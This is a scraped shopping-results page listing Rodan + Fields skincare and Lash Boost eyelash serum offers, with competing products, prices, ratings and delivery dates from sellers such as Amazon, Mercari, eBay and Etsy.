\$70¹⁸ (\$16.71/Fl Oz)

Get it as soon as Mon, Apr 18
FREE Shipping by Amazon
Only 1 left in stock - order soon.
More Buying Choices
\$69.30 (7 new offers)



Rodan + Fields Redefine
Regimen
1 Count (Pack of 1)
67

\$229⁹⁹ (\$229.99/Count)

Get it Tue, Apr 19 - Thu, Apr 21
FREE Shipping
Only 10 left in stock - order soon

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
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Rodan + Fields Active Hydration Bright Eye Complex
15 ml
Cream, Gel · 0.51 Fl Oz (Pack of 1)
40

\$89⁰⁰ (\$178.00/Fl Oz)


Get it as soon as **Wed, Apr 20**
\$4.21 shipping
Only 1 left in stock - order soon.
More Buying Choices
\$80.99 (2 new offers)



Active Hydration Body Replenish
6.76 Fl Oz (Pack of 1)
36

\$114¹⁶ (\$16.89/Fl Oz)

Get it as soon as **Tue, Apr 19**
FREE Shipping by Amazon
Only 1 left in stock - order soon.




Rodan + Fields Redefine Lip Renewing Serum - Boxed - 60 Capsules
60 Count (Pack of 1)
77

\$69⁹⁵ (\$1.17/Count)

Get it as soon as **Mon, Apr 18**
FREE Shipping by Amazon
Only 4 left in stock - order soon.


Climate Pledge Friendly
More Buying Choices
\$68.95 (6 new offers)



Rodan + Fields SOOTHE Gentle Cream Wash, 125 mL/4.2 Fl. Oz.
Cream · 4.2 Fl Oz (Pack of 1)
60

\$54⁹⁹ (\$13.09/Fl Oz) ~~\$67.99~~


Get it **Tue, Apr 19 - Thu, Apr 21**
FREE Shipping
Only 8 left in stock - order soon.



RODAN+FIELDS Essentials Lip Shield SPF 25 2 Pack
2 Count (Pack of 1)
95

\$30⁹⁷ (\$15.49/Count) ~~\$42.00~~

Get it as soon as **Tomorrow, Apr 16**
FREE Shipping by Amazon
Only 4 left in stock - order soon.
More Buying Choices
\$30.96 (30 new offers)



Rodan + Fields Unblemish Dual Intensive Acne Treatment
NEW LARGER SIZE!
57

\$134⁹⁹


Get it as soon as **Tue, Apr 19**
FREE Shipping
Only 1 left in stock - order soon.

AS-IS

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Rodan and Fields Unblemish Clarifying Toner Step 2



Rodan & Fields Soothe



Rodan Radiant Defense Beige

AS-IS

Unscented

21

\$49⁹⁶ ~~\$59.98~~

Get it Thu, Apr 21 - Tue, Apr 26
FREE Shipping
Only 1 left in stock - order soon.



Rodan + Fields Reverse Broad Spectrum SPF 50 + Sunscreen
1 Count (Pack of 1)

89

Moisturizing Replenishing Cream

Cream · 4.2 Fl Oz (Pack of 1)

56

\$73⁹⁹ (\$17.62/Fl Oz)

Get it Tue, Apr 19 - Thu, Apr 21
FREE Shipping
Only 1 left in stock - order soon.

Best Seller



EltaMD UV Clear Facial Sunscreen Broad-Spectrum SPF 46 for Sensitive or Acne-...
Unscented · 1.7 Ounce (Pack of 1)

28,383

\$39⁰⁰ (\$22.94/Ounce)

\$37.05 with Subscribe & Save discount

Get it as soon as Tomorrow, Apr 16


FREE Shipping by Amazon
FSA or HSA eligible

Liquid · 1.69 Fl Oz (Pack of 1)

27

\$98⁹⁹ (\$58.23/Fl Oz)

Get it as soon as Mon, Apr 18
FREE Shipping by Amazon
Only 1 left in stock - order soon.



Rodan and Fields Unblemish Matte Defense Broad Spectrum SPF 30
1 Fl Oz (Pack of 1)

6

\$38⁹⁹ (\$38.99/Fl Oz)


Get it as soon as Mon, Apr 18
FREE Shipping by Amazon
Only 9 left in stock - order soon.
More Buying Choices
\$34.99 (3 new offers)

Another way to buy
\$34⁹⁹ (\$34.99/Fl Oz)

Get it Tue, Apr 19 - Thu, Apr 21
FREE Shipping
Only 2 left in stock - order soon.

AS-IS

Document Control



Rodan Redefine Rejuvenation mask
Dry Skin Type · 1.69 Fl Oz (Pack of 1)

3

\$64⁹⁹ (\$64.99/Count)

FREE Shipping by Amazon
Only 8 left in stock - order soon.
More Buying Choices



RODAN + FIELDS Unblemish Dual Intensive Acne Treatment

36

\$130⁰⁰

Get it Thu, Apr 21 - Tue, Apr 26
FREE Shipping
Only 4 left in stock - order soon.



Meaningful Beauty 5-Piece Starter Kit, Gift Set, various color


5 Piece Set

3,003

\$59⁰⁰ (\$59.00/Count)

Save more with Subscribe & Save
Get it as soon as Tomorrow, Apr 16


\$59.23 (2 new offers)



Redefine Pore Minimizing Toner

4.2 Fl Oz (Pack of 1)

26



Rodan And fields AMP MD MICRO EXFOLIATING ROLLER

38

\$114⁹⁵

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FREE Shipping
Only 2 left in stock - order soon.
More Buying Choices
\$108.99 (2 new offers)

FREE Shipping by Amazon



Olay Regenerist Collagen Peptide 24 MAX Hydrating Face Moisturizer, 1.7 oz +...

Oil, Cream - 1.7 Ounce

244

\$39⁰⁸ (\$39.08/Count) \$54.99
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Rodan + Fields Redefine Multi-Function Eye Cream

Cream - 0.5 Fl Oz (Pack of 1)

12



EnaSkin Dark Spot Corrector Remover for Face and Body, Formulated with Advanced...

Cream - 1 Fl Oz (Pack of 1)

21,334

Limited time deal

\$17⁵⁸ (\$17.58/Fl Oz) \$22.99

Get it as soon as Tomorrow, Apr 16
FREE Shipping by Amazon

Best Seller



Sdara Skincare Derma Roller for Face - 0.25 mm Microneedling Roller with 54...

1 Count (Pack of 1)

24,564

Limited time deal



\$9³⁶ (\$9.36/Count) \$12.97

Get it as soon as Tomorrow, Apr 16
FREE Shipping by Amazon

AS-IS

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Best Seller





Grande Cosmetics
 GrandeLASH-MD Lash
 Enhancing Serum, Promotes...
 28,200

\$64⁹⁵ (\$927.86/Fl Oz)
 Save more with Subscribe & Save
 Get it as soon as **Tomorrow, Apr 16**
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Rodan + Fields REDEFINE PM
 Overnight Restorative Cream,
 30 mL/1.0 Fl. Oz.
 Cream · 1 Ounce
 23

\$94⁹⁵ (\$94.95/Fl Oz)
 Get it **Fri, Apr 22 - Thu, Apr 28**
 FREE Shipping
 Only 1 left in stock - order soon.
 More Buying Choices
 \$87.99 (3 new offers)

Rodan + Fields
 ENHANCEMENTS Micro-
 Dermabrasion Paste, 10...
 36

\$84⁹⁹ (\$49.99/Fl Oz) ~~\$89.99~~
 Get it **Tue, Apr 19 - Fri, Apr 22**
 FREE Shipping
 Only 3 left in stock - order soon.




Drunk Elephant Protini
 Powerpeptide Resurf Serum.
 Strengthen and Resurface...
 1 Fl Oz (Pack of 1)
 80

\$82⁰⁰ (\$82.00/Count)
 Save more with Subscribe & Save
 Get it as soon as **Tomorrow, Apr 16**
 FREE Shipping by Amazon
 More Buying Choices
 \$71.98 (5 new offers)

Another way to buy
\$77⁰⁰ (\$77.00/Count) ~~\$82.00~~
 Save more with Subscribe & Save
 Get it **Tue, Apr 19 - Wed, Apr 20**
 FREE Shipping

Rodan + Fields Soothe
 Sensitive Skin Treatment, 50
 mL/1.7 Fl.Oz.
 Cream · 1.7 Fl Oz (Pack of 1)
 53

\$94⁹⁹ (\$55.88/Fl Oz)
 Get it **Tue, Apr 19 - Thu, Apr 21**
 FREE Shipping
 Only 1 left in stock - order soon.
 ♻️ Climate Pledge Friendly



ROD and Fields Lash Boost
 Eyelash Growth
 Enhancements Serum 0.17 F...
\$95⁰⁰ (\$95.00/Count)
 Get it **Wed, Apr 20 - Fri, Apr 22**
 FREE Shipping

RELATED SEARCHES

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rodan and fields lash boost serum

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Find Movie Box Office Data

Cornixology
Thousands of Digital Comics

DPReview
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Fabric
Sewing, Quilting & Knitting

Goodreads
Book reviews & recommendations

IMDb
Movies, TV & Celebrities

IMDbPro
Get Info Entertainment Professionals Need

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Pharmacy Simplified

Amazon Renewed
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Terryville, Plymouth, CT

Ads - See rodan fields lash boost






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- Smaller stores

Price

- Up to \$30
 - \$30 - \$80
 - Over \$80
- \$ Min - \$ Max

Color

				
Brand New Rodan + Fields Lash Boost Enhancements... \$48.00 Poshmark	Rodan And Fields Makeup Rodan And Fields Lash... \$56.00 Poshmark	Rodan + Fields Lash Boost Serum - New Beauty Color:... \$45.00 Mercari	CURBSIDE Pick up today High Impact Lash Amplifying Serum, Size: 0.1 FL Oz \$49.00 Kohl's (211)	In store Neutrogena Lash Enhancer Serum, 0.08oz \$12.99 Target (203)

Best match

Brand

- Rodan + Fields
- LashFood
- Etude House
- Stacy Lash
- UKLash
- FEG
- Ardell

Shipping & returns

- Free returns
- 1-3 day delivery

Discover

- Black-owned businesses

Product rating

- 4 and up
- [More](#)



Other matches

Condition

- New items
- Used items

Seller

- eBay
-

Rodan + Fields Lash Boost Enhancements Se
4.4 15,296

Rodan and Fields Lash Boost Get the appearance of lush, weeks with ENHANCEMENTS Lash Boost. This nightly ey
Eyebrow

[View product details](#)

\$155.00
+\$9.84 est. tax

Rodan and Fields
Delivery by Wed, Apr 27 ...


\$99.99
+\$6.35 est. tax

Bonanza - Butterfly2...
Free delivery

Etsy - CuteBearDesigns


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- Target
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
Reverse + Lash Boost Special by Rodan + Fields Eyebrow

\$318.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...




Soothe + Lash Boost Special by Rodan + Fields

\$307.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...




Recharge + Lash Boost Special Eyebrow

\$256.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...




Rodan + Fields Lash Boost Serum - New Beauty

\$65.00
 Mercari
 \$3.65 delivery



Rodan and + Fields Brow Defining Boost Light Gel


\$112.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...



Rodan + Fields Skincare | Rodan&Fields Lash Boost | Color: White | Size: Os ... Eyebrow

\$175.00
 Poshmark
 \$7.67 delivery

Compare prices from 2 stores




Rodan and Fields Lash Boost Cards / Instructions at back / Insert / Love Your ...

\$9.50
Etsy - CuteBearDesigns
Free delivery



Rodan and Fields Lash Boost Card, Digital, Printable


\$9.50
Etsy - CuteBearDesigns
Free delivery



Rodan + Fields Enhancements Lash Boost (5 ml/0.17 fl oz)


4.4 15,296
Eyebrow

\$123.00
eBay
\$10.00 delivery




Mint Rodan and Fields Lash Boost Cards, Lash Boost Instructions Card, How to ...

\$9.00
Etsy - LemonTreeDigital
Free delivery



Rodan And Fields Lash Boost | Color: Cream/Tan | Size: Os | Elainena12345's Closet

\$140.00
Poshmark
\$7.67 delivery




Rodan and Fields, Lash Boost Card, Digital, Printable

\$9.50
Etsy - CuteBearDesigns
Free delivery



Rodan and + fields lash enhancements eyelash serum 100% authentic sealed

\$124.88
eBid - light.as.a.feather
Free delivery




Rodan and Fields Lash Boost instructions- lashstastic - lash boost directions ...

\$12.00
Etsy - EZInvitations
Free delivery



Wholesale rodan field lash boost, 1 Pair

\$2.30
Alibaba.com
\$18.43 delivery




Rodan + Fields Rodan And Fields
R+F Lash Boost Eyelash - New
Beauty | Color: White

\$75.00
Mercari
\$3.65 delivery




Brand New Rodan + Fields LASH
BOOST Enhancements Eyelash
Serum New - New Beauty

\$45.00
Mercari
\$3.72 delivery




Rodan + Fields Rodan+Fields
LASH BOOST Eyelash Serum-
Eyelash Growth Liquid New ...

\$55.00
Mercari
\$3.65 delivery




Rodan + Fields Lash Boost - New
Beauty

\$90.00
Mercari
\$3.49 delivery




Rodan + Fields Rodan+ Fields
Enhancements Lash Boost - New
Beauty

\$55.00
Mercari
\$3.65 delivery



Rodan + Fields Rodan Fields Lash
Boost Comes With Two - Beauty
| Color: Grey

\$70.00 Used
Mercari
\$3.65 delivery




Liaison Lash Bond Eyelash Growth Serum - The Volume, Length & Curl You Want
3.5 45

\$24.99
Liaison
Free delivery




Rodan + Fields Lash Boost - New Beauty | Size: s
Eyebrow

\$65.00
Mercari
Free delivery




Rodan + Fields 2PACK Rodan & Fields LASH BOOST Eyelash Serum-Eyelash Growth ...

\$75.00
Mercari
\$3.72 delivery



Rodan + Fields Concealed Prostaglandin Risks From Lash Boost Users - Class Action ...

\$240.00
Pharma Report Store
Free delivery




Rodan + Fields Rodan And Fields Lash Boost - Beauty | Color: Beige

\$63.00 Used
Mercari
\$3.72 delivery



Rodan + Fields Rodan And Fields LASH BOOST Eyelash Serum-Eyelash Growth Liquid ...

\$57.00
Mercari
\$3.65 delivery



Rodan + Fields Rodan Fields Lash Boost Sealed - New Beauty | Color: White


\$120.00
Mercari
\$3.65 delivery



Neutrogena Serum, Lash Enhancer - 0.08 oz
3.9 203
Eyebrow

\$12.99
Target
Google Guarantee · Free 90-day retur...
Trusted store

Compare prices from 10+ stores




Lash Boost Rodan And Fields (authentic + In Box)

\$195.00
eBay
\$3.00 delivery




Rodan + Fields Rodan And Fields Lashboost - New Beauty | Color: White

\$135.00
Mercari
\$6.18 delivery



Rodan + Fields Rodan Fields Lash Boost - New Women | Color: White

\$132.00
Mercari
\$3.49 delivery



Rodan + Fields Lash Boost - New Beauty | Color: White

\$104.00
Mercari
\$3.49 delivery



Rodan + Fields Rodan And Feilds Lash Boost - New Beauty | Color: White

\$45.00
Mercari
\$3.72 delivery



Rodan and Fields Lash Boost Informative Graphics --one for each Core Regimen ...

\$5.95
Etsy - Seller
Free delivery


LOW PRICE



Elizabeth Arden Prevage Clinical Lash + Brow Enhancing Serum
4.2 828
Eyebrow

\$60.46
\$39.54 below typical
BeautyTheShop
Delivery by Thu, Apr 21
Trusted store


Compare prices from 10+ stores



Uklash Eyelash Serum 3ml
4.8 30,512

\$44.75
\$2.42 below typical
BEAUTY BAY
\$6.50 delivery

Compare prices from 2 stores



The Unbranded Brand Rodan Fields Lash Boost - New Beauty | Color: White


\$65.00
Mercari
\$3.65 delivery



e.i.f. Enhancing Lash & Brow Serum - 0.12 fl oz
4.0 2,405
Eyebrow


\$8.00
e.i.f. Cosmetics
\$6.50 delivery

Compare prices from 10+ stores




Rodan And Fields Lash Boost - Beauty | Size: s Eyebrow

\$50.00 Used
Mercari
\$3.72 delivery




Wholesale rodan field lash boost, 2 Pairs

\$8.40
Alibaba.com
\$18.43 delivery



Rodan + Fields Business Card Back - Product Features - Regimens - Lash Boost ...

\$3.00
Etsy - Seller
Free delivery




Rodan and Fields "Give It a Glow - Mini Facial Kit" "Enhancements" Card - Lash ...
For All Skin Types

\$10.00
Etsy - Seller
Free delivery




Rodan and Fields Business Card, Lash Boost Card, Instructions, R and F, RF ...

\$11.50
Etsy - CuteBearDesigns
Free delivery



Rodan And + Fields Lash Enhancements Eyelash Serum 100% Authentic

\$128.88
eBay - light.as.a.feather
Free delivery



Rodan And + Fields Lash Enhancements Eye
NEW PACKAGING FROM RODAN + AND FIELDS! NOTE TC YOU KNOW FOR SURE THAT YOU'RE GETTING AN AUTHE NOT SOME CHEAP CHINESE ...

View product details

\$128.88
+\$8.18 est. tax

eBay - light.as.a.feather
Free delivery

Filter by brand



Rodan + Fields



LashFood



Ardell



Etude House




Stacy Lash



